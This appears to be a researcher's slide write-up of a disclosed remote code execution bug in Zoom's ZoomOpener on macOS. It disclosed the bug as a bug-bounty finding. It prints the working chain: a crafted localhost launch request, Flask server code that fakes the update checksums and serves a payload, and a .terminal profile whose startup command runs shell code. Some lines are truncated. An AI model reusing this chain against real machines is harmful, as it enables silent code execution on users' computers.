


# Triggering the Download

- Once Huey had figured this out, we tried to trigger the correct code for downloading and installing a new version.
- After a lot of time messing around with the Zoom install we determined that necessary pre-condition to trigger this state was to have Zoom uninstalled after being previously installed.
- Turns out when Zoom is installed it creates a folder in the user's home directory ~/.zoomus which leaves behind a copy of the vulnerable ZoomOpener even if Zoom is uninstalled.



# Triggering the Download



Mike - This is a pretty common usecase, as a CEO, i have a bunch of meetings

Sean - Or yknow, someone could

# Triggering the Download

- With the necessary pre-conditions understood we can trigger the download from our server by issuing the following request to the ZoomOpener server:
- [http://localhost:19421/launch?  
action=launch&domain=assetnotehackszoom.com/  
attacker.zoom.us&usv=66916&uuid=-7839939700717828646&t=15538381  
49048](http://localhost:19421/launch?action=launch&domain=assetnotehackszoom.com/attacker.zoom.us&usv=66916&uuid=-7839939700717828646&t=1553838149048)

# Setting Up The Download Server





# Setting Up The Download Server

- There were a few more steps required to get ZoomOpener to download our payload.
- When analysing the downloadZoomClientForDomain: function Michael noticed that it called the getDownloadURL: method in the ZMClientHelper class.

# Setting Up The Download Server

```
id __cdecl +[ZMClientHelper getDownLoadURL:](ZMClientHelper_meta *self, SEL a2, id a3)
{
    __CFString *v3; // rax
    const __CFString *v4; // r15
    void *v5; // rax
    __int64 v6; // rax
    __int64 v7; // rbx
    void *v8; // rax
    __int64 v9; // r14

    v3 = (__CFString *)objc_retain(a3, a2);
    v4 = v3;
    if ( !v3 || (a2 = "length", !objc_msgSend(v3, "length")) )
    {
        objc_retain(CFSTR("www.zoom.us"), a2);
        objc_release(v4);
        v4 = CFSTR("www.zoom.us");
    }
    v5 = objc_msgSend(&OBJC_CLASS__NSString, "stringWithFormat:", CFSTR("https://%@/upgrade?os=mac"), v4);
    v6 = objc_retainAutoreleasedReturnValue(v5);
    v7 = v6;
    v8 = objc_msgSend(&OBJC_CLASS__NSURL, "URLWithString:", v6);
    v9 = objc_retainAutoreleasedReturnValue(v8);
    objc_release(v7);
    objc_release(v4);
    return (id)objc_autoreleasedReturnValue(v9);
}
```


# Setting Up The Download Server

- This function takes in the domain passed to the launch endpoint and returns a string with the download path it expects from the server.

```
cy# [ZMClientHelper getDownloadURL: @"assetnotehackzoom.com/attacker.zoom.us"]  
"https://assetnotehackzoom.com/attacker.zoom.us/upgrade?os=mac"
```


---

- When you hit this URL with the zoom.us domain it returns a bunch of information:





# Breaking down the Response



```
Check-sum=c424e1c0ecf6341f7455db59e8ff2e74 Check2-  
sum=c424e1c0ecf6341f7455db59e8ff2e74;Update-Option=1;Current-  
version=4.4.55313.0714;Download-root=https://zoom.us/client;Package-  
url=https://zoom.us/client/4.4.55313.0714/zoomusInstaller.pkg?t=atupg;Package-  
name=zoomusInstaller.pkg;Installer-name=;ahcab-name=airhost.zip;sipcab-  
name=sipcall.zip;codesnippet-name=codesnippet_mac.zip;fullcab-  
name=zoomusInstallerFull.pkg;
```

# Setting Up The Download Server

- With this in mind Huey and I set up our server to respond accordingly when that path was hit.
- A few things that tripped us up:
  - It didn't have cert pinning - BUT it needed to have valid signed SSL set up correctly
  - The /wjmf endpoint - not required but was sending heaps of device information and installer logs to Zoom which was interesting.

```
@app.route("/attacker.zoom.us/wjmf", methods=["POST"])
def wjmf():
    # this is used for logging or something? useful for development anyway :-)
    if len(request.form.keys()) > 0:
        print(request.form)

    return "yeah nah!"
```

# Server Code

```
# don't forget to host this w/ SSL at port 443 somewhere :-)

from flask import Flask, request, send_from_directory, send_file
import os
app = Flask(__name__)

url = "assetnotehackszoom.com"

filename="payload.pkg"

@app.route("/attacker.zoom.us/upgrade")
def upgrade():
    # query string is os=mac but whatever this isn't APT grade
    # checksums? yeah nah; check2-sum? yeah nah lol
    return "Check-sum=b671458334f06cfe0b835caeaf7147c9;Check2-sum=b671458334f06cfe0b835caeaf7147c9;Update-Option=1;Current-version="

@app.route("/attacker.zoom.us/wjmf", methods=["POST"])
def wjmf():
    # this is used for logging or something? useful for development anyway :-)
    if len(request.form.keys()) > 0:
        print(request.form)

    return "yeah nah!"

@app.route("/ping")
def ping():
    return "pong"

@app.route("/exploit")
def exploit():
    return '<img src="http://localhost:19421/launch?action=launch&domain=assetnotehackszoom.com/attacker.zoom.us&usv=66916&uuid=-'

@app.route("/hack/{filename}".format(filename=filename))
def payload():
    return send_file(
        "/home/ubuntu/zoomus/test.terminal",
        as_attachment=True,
        attachment_filename="test.terminal"
    )


if __name__ == "__main__":
    basepath = "/etc/letsencrypt/live/assetnotehackszoom.com"
    app.run(debug=True, port=8080, )
```

# Crafting the Payload



# Crafting the Payload

- We weren't done yet and we were running out of time to submit the bug at the event.
- With Huey working on the server I started working on the payload.
- Initially, I set out to create a macOS installer package with a pre-installation script that ran our code however I struggled to make this approach work for our PoC.
- The pkg file would run as intended however unlike the regular functionality of ZoomOpener it would present the macOS installer GUI which a user would have to click through to get it to work.
- While feasible, this wasn't ideal for an attack PoC. We wanted something more discrete and with the pressure of the competition, we focussed on other techniques.
- Turns out the way that Zoom does it is that it has the pkg file run a pre-install script that does everything but then kills the Installer GUI app so it's silent to the user. So this technique would have worked.





# Crafting the Payload

- With time running out and frustrations/drive to get this over the line high we started trying a number of different techniques
- We tinkered with command injection via the package filename which was possible but we couldn't get the right payload
- After a while Shubs suggested trying a technique he had used before on other bug bounties.

# The .terminal Trick

- In the Terminal app on macOS, you can create a terminal profile (.terminal file) that allows you to specify a startup command. Using this technique you can run commands while bypassing any permission or code signing restrictions.



# The .terminal Trick

- Shubs created the following .terminal profile and set the server to deliver it as the payload.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>assetnote was here</key>
  <string>AN-PoC</string>
  <key>CommandString</key>
  <string>
    /bin/bash -c "open 'https://blog.assetnote.io' &amp; open -a 'Calculator' &amp; sleep 0.2 &amp; osascript -e 'display
  </string>
  <key>Font</key>
  <data>
YnBsaXN0MDDUAQIDBAUGGBLYJHZlcnNpb25YJG9iamVjdHNZJGFyY2hpdmVyVCR0b3AS
AAGGoKQHCBEVSRSudWxs1AkKCwNDg8QVksTU2l6ZVhOU2ZGbGFnc1ZOU05hbWVWJGNs
YXNzI0AmAAAAAAAEBCAAoADXU1lbmxvLVJlZ3VsYXLSExQVFlokY2xhc3NuYW1lWCRj
bGFzc2VzVk5TRm9udKIVF1hOU09iamVjdF8QD05TS2V5ZWRCcmNoaXZlctEaG1Ryb290
gAEIERojLTI3PEJLUltiaXJ0dniGi5afpqmyxMfMAAAAAAAAEAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAM4=
  </data>
  <key>FontAntialias</key>
  <true/>
  <key>FontWidthSpacing</key>
  <real>1.004032258064516</real>
  <key>Linewrap</key>
  <true/>
  <key>ProfileCurrentVersion</key>
  <real>2.04</real>
  <key>name</key>
  <string>Basic</string>
  <key>type</key>
  <string>Window Settings</string>
  <key>columnCount</key>
  <integer>1</integer>
  <key>rowCount</key>
  <integer>1</integer>
</dict>
</plist>
```

# Crafting the Payload

- We triggered the download and.....success!
- The technique had worked and we were able to submit the report with a working PoC and everyone was ready to go get beers and unwind.
- But writing up the report I wasn't satisfied.
- This technique had worked and we now had RCE but typically this technique works when passed to openURL: or openFile: and there weren't any calls to those functions in the ZoomOpener functions we had analysed so far.
- So I went back into IDA.

# Crafting the Payload

- Revisiting the installPkg: function in more depth we noticed that it called the installComplete: function in the ZMLauncherMgr class regardless of the outcome of the installer command.
- Not sure why this is - I guess its owing to the way they do their trick with the installer package to have it be a silent install.





# Crafting the Payload

- Diving deeper into the installComplete: function I confirmed that it was indeed passing the .terminal file to openFile:

```
if ( v19 )
{
    v20 = ((__int64 (__fastcall *)(void *, const char *))objc_msgSend)(&OBJC_CLASS__NSWorkspace, "sharedWorkspace");
    v21 = objc_retainAutoreleasedReturnValue(v20);
    v22 = ((__int64 (__fastcall *)(ZMLauncherMgr *, const char *))objc_msgSend)(v4, "packageFilePath");
    v23 = objc_retainAutoreleasedReturnValue(v22);
    ((void (__fastcall *)(__int64, const char *, __int64))objc_msgSend)(v21, "openFile:", v23);
    objc_release(v23);
    objc_release(v21);
    v4->_isInstalling = 1;
    ((void (__fastcall *)(ZMLauncherMgr *, const char *, _QWORD))objc_msgSend)(v4, "setPackageFilePath:", 0LL);
    ((void (__fastcall *)(ZMLauncherMgr *, const char *, const char *, _QWORD))objc_msgSend)(
        v4,
        "performSelector:withObject:afterDelay:",
